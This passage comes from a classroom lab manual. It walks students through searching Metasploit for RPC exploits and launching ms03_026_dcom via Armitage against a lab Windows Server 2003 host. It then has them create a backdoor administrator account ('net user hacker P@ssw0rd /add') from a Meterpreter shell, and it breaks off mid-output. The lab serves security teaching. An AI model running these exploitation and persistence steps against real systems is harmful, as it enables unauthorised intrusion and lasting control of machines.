


Figure 15: The Viewing the Results of the Nmap Scan

7. Search for an RPC exploit by typing **search rpc** within the msf console  
msf > **search rpc**




Figure 16: Searching for RPC Vulnerabilities

As we examine the results of our search, we will see that the exploits are listed last. The name of the exploit is listed within Metasploit, as well as the release date, the effectiveness rating of the exploit, and a description of what vulnerability the exploit affects.

It may be necessary to adjust the dimensions of the terminal, in order to read the output of the **search rpc** command.

```

exploit/windows/dcerpc/ms03_026_dcom 2003-07-16 great
Microsoft RPC DCOM Interface Overflow
exploit/windows/dcerpc/ms05_017_msmq 2005-04-12 good
Microsoft Message Queueing Service Path Overflow
exploit/windows/dcerpc/ms07_029_msdsn_zonename 2007-04-12 great
Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP)
exploit/windows/dcerpc/ms07_065_msmq 2007-12-11 good
Microsoft Message Queueing Service DNS Name Path Overflow

```

Figure 17: A list of Exploits for Microsoft Remote Procedure Call

- Let's examine the first of the RPC vulnerabilities in the list, the first of which is the Microsoft RPC DCOM Interface Overflow. To get detailed information about what operating system is vulnerable and find out what port needs to be open, type the following command into the msf console of Metasploit:

**msf > info exploit/windows/dcerpc/ms03\_026\_dcom**

```

root@bt: ~
File Edit View Terminal Help
msf > info exploit/windows/dcerpc/ms03_026_dcom

 Name: Microsoft RPC DCOM Interface Overflow
 Module: exploit/windows/dcerpc/ms03_026_dcom
 Version: 11545
 Platform:
 Privileged: Yes
 License: Metasploit Framework License (BSD)
 Rank: Great

Provided by:
 hdm <hdm@metasploit.com>
 spoonm <spoonm@no$email.com>
 cazz <bmc@shmoo.com>

Available targets:
 Id Name
 -- --
 0 Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
 Name Current Setting Required Description
 -- -
 RHOST 135 yes The target address
 RPORT 135 yes The target port

```

Figure 18: A Description of the Microsoft RPC DCOM Buffer Over flow Interface



The description of the exploit states it will work on Windows Server 2003, as well as some other operating systems that are not our target. Another key piece of information in the description is that port 135 has to be open for the exploit to work. According to the scan we completed previously with Zenmap, port 135 is open.

192.168.100.201

| Nmap Output |      |          |       |              |                             | Ports / Hosts | Topology | Host Details | Scans |
|-------------|------|----------|-------|--------------|-----------------------------|---------------|----------|--------------|-------|
|             | Port | Protocol | State | Service      | Version                     |               |          |              |       |
| ✓           | 21   | tcp      | open  | ftp          | Microsoft ftpd              |               |          |              |       |
| ✓           | 23   | tcp      | open  | telnet       | Microsoft Windows XP telnet |               |          |              |       |
| ✓           | 25   | tcp      | open  | smtp         | Microsoft ESMTP 6.0.3790    |               |          |              |       |
| ✓           | 53   | tcp      | open  | domain       | Microsoft DNS               |               |          |              |       |
| ✓           | 80   | tcp      | open  | http         | Microsoft IIS httpd 6.0     |               |          |              |       |
| ✓           | 88   | tcp      | open  | kerberos-sec | Microsoft Windows kerberos  |               |          |              |       |
| ✓           | 110  | tcp      | open  | pop3         | Microsoft Windows 2003      |               |          |              |       |
| ✓           | 135  | tcp      | open  | msrpc        | Microsoft Windows RPC       |               |          |              |       |
| ✓           | 139  | tcp      | open  | netbios-ssn  |                             |               |          |              |       |
| ✓           | 389  | tcp      | open  | ldap         |                             |               |          |              |       |
| ✓           | 445  | tcp      | open  | microsoft-ds | Microsoft Windows 2003      |               |          |              |       |

Figure 19: Examining the Target System to Determine the OS and Open Ports

So, at this point, we have an exploit that we can try to utilize against the victim machine. Keep in mind that even if the operating system matches the one in the description of the exploit and the port is open, it may not necessarily work. Trial and error is an essential part of security research. Also, keep in mind that port 135 is typically not an Internet facing port, meaning this port is unlikely to be open on any system connected to the Internet. An attack in this manner would likely only be successful on an internal network.

9. Type the following command into the msf console to leave Metasploit:  
msf > exit





Figure 20: Using the Exit command to leave Metasploit

## 2.2 Conclusion

Metasploit is a framework that contains exploits for a variety of operating systems including Macs, Linux, UNIX, and Windows. A user can interact with Metasploit by typing `msfconsole` from the terminal within BackTrack. Once `msfconsole` has been launched, the user has the ability to search through the list of available exploits and other modules. To determine if the exploit is suitable for the target system, the user can utilize the `info` command to get more detailed information about a specific exploit.

## 2.3 Discussion Questions

1. What is the command used to show all Windows exploits in Metasploit?
2. What is the command used to show all Macintosh exploits in Metasploit?
3. How can you learn more information about a particular exploit?
4. Launch `msfconsole` again. Use the **banner** command four times. You will see various banners that are available. You may see the picture of the cow shown below. Type **exit** to leave the `msfconsole` environment.



```
root@bt: ~
File Edit View Terminal Help
cowsay++
< metasploit >

 \ (oo)_____) \
 ((___)) \
 ||--|| *

=[metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- ==[716 exploits - 361 auxiliary - 68 post
+ -- ==[226 payloads - 27 encoders - 8 nops
=[svn r13462 updated 159 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 159 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf >
```

Figure 21: The Metasploit Cow has Special Hacking Powers

### 3 Attacking a Remote System Utilizing Armitage

In this section, you will be introduced to Armitage, a Graphical User Interface, or GUI, front end for Metasploit. The website for Armitage, which was developed by Raphael Mudge, is [fastandeasyhacking.com](http://fastandeasyhacking.com). Armitage provides the user with a visual interface that will help them understand what is happening in the background of Metasploit.

#### 3.1 Using Armitage

1. Open a terminal on the BackTrack 5 **Internal Attack Machine** system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.
2. Type `armitage` in the terminal to launch the Armitage program:  
`root@bt:~# armitage`




Figure 22: Launching Armitage

3. A Connect box will appear on your Screen. Click the **Start MSF** radio button in the lower left hand corner of your screen. Ignore the initial error message.




Figure 23: Click the Start MSF button to Launch Armitage

- From the Armitage menu, click **Hosts**, and select **Add Hosts**.  
Type **192.168.100.201**, the IP address of the victim machine, and click **add**.  
You should receive a message that states *imported 1 file*. Click **OK**.




Figure 24: Adding a Host to Armitage

- In the top right pane of Armitage, right-click; select **Auto-Layout** and **Hierarchy**.




Figure 25: Adjusting the Auto-Layout Settings

- Drag the computer icon to the center of the top right pane of Armitage. At this point you should be able to view the icon representing the victim machine. Notice that the operating system of the remote machine has yet to be identified.



Figure 26: Victim Machine Represented by a Computer Icon

7. Right-click on the host in the Armitage pane and select scan. Click **ok** in response to the message “*Launched 20 Discovery Modules*”.




Figure 27: Scanning the Victim Machine

8. You target will now be identified as a Windows machine. If you hover over the icon, the remote machine will be identified as **Windows Server 2003 SP0**.




Figure 28: The Victim Machine's Operating System is Identified

9. From the **Attacks** menu in Armitage, select **Find Attacks** then select **by port**. Wait until you receive the message from Armitage that says “*Happy Hunting*”. Click **OK**.




Figure 29: Finding Attacks by Port

10. Right-click on the icon representing the victim in the Armitage pane and select **Attack**, **dcerpc**, and then **ms03\_026\_dcom**. An attack Window will pop up.




Figure 30: Finding Attacks by Port

11. In the Launch Window, the title should be Attack 192.168.100.201. Notice that a description of the exploit is provided. Also notice that the remote port of 135 is listed at the bottom under RPORT. Click the **Launch Button** to attack.




Figure 31: Launching the Attack against the Victim Machine

If the attack is successful, the victim machine will turn **red**. If it does not work, you may need to attempt to launch the attack again. If all else fails, reboot the Windows Server. Once the attack is successful, the victim is considered to be in a compromised state.



Figure 32: The Attacker is Connected to the Victim Machine

Notice that the level of access of **NT AUTHORITY\SYSTEM** is displayed at the bottom of the screen. This is actually a higher level of access than the administrator account. The **SYSTEM** account is reserved and users are not permitted to log in as this account.

Do not close the Armitage GUI window. It will be used in Task 4.

### 3.2 Conclusion

Armitage is a GUI frontend for Metasploit that allows attackers to scan, identify, and exploit remote operating systems. After scanning a machine, Armitage will report what operating system and service pack level the target machine is using. The Armitage tool then allows the attacker to find attacks by open ports. If the attacker is able to successfully connect to a victim machine, the victim will be displayed with a red border.

### 3.3 Discussion Questions

1. Armitage is a GUI front end for what exploitation tool?
2. What message does Armitage display after you try to find attacks by port?
3. Explore the Armitage menu. What are some other features of the tool?
4. At what point is the victim machine considered to be compromised?

## 4 Post Exploitation of the Remote System

In this section, you will focus in on the things a hacker does after they break into a system. This can include, but is not limited to, altering the system as well as stealing credentials and data.

You must successfully complete Task 3 before starting 4.1.

### 4.1 What the Hacker Does After They Get In

1. Right-click on the compromised host, select **Meterpreter** from the menu, select **Interact**, and select **Command Shell**. This gives you a command prompt on the victim's machine. When you run commands, they run on the compromised host.




Figure 33: Obtaining a Command Prompt on the Victim Machine

2. In the bottom pane of Armitage, click the **cmd.exe** tab. You should see Microsoft Windows in the top of the cmd.exe pane. The bottom of the cmd.exe pane places you in the **C:\Windows\System32** directory, the location of most Windows' executables. Here you can type commands on the victim's machine.





Figure 34: A Command Prompt on the Victim's Machine



3. Type the following command to add a user called hacker to the machine:  
`C:\WINDOWS\system32> net user hacker P@ssw0rd /add`



```
Console X cmd.exe 764@1 X
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.


C:\WINDOWS\system32> net user hacker P@ssw0rd /add
The command completed successfully.

C:\WINDOWS\system32>
```

Figure 35: Adding a User to the Compromised Machine

You should receive a message from the operating system that "*the command completed successfully*". Adding a user makes sense for the attacker, because they may want to access the system at a later date, and they now have an account with the password of *P@ssw0rd*. The next step for the hacker will be to make the account an Administrator.

4. Type the following to make hacker a member of the administrators group:  
`C:\WINDOWS\system32> net localgroup administrators hacker /add`



```
Console X cmd.exe 764@1 X
The command completed successfully.


C:\WINDOWS\system32> net localgroup administrators hacker /add
The command completed successfully.

C:\WINDOWS\system32>
```

Figure 36: Adding the User to the Administrator's Group

You should receive a message from the operating system stating that "*the command completed successfully*". The next step is to verify that the hacker account is on the system and has been successfully added to the administrator's group.

5. Type the following command to view all administrators on the system:  
`C:\WINDOWS\system32> net localgroup administrators`



```
Console X cmd.exe 764@1 X
C:\WINDOWS\system32> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain


Members

Administrator
Domain Admins
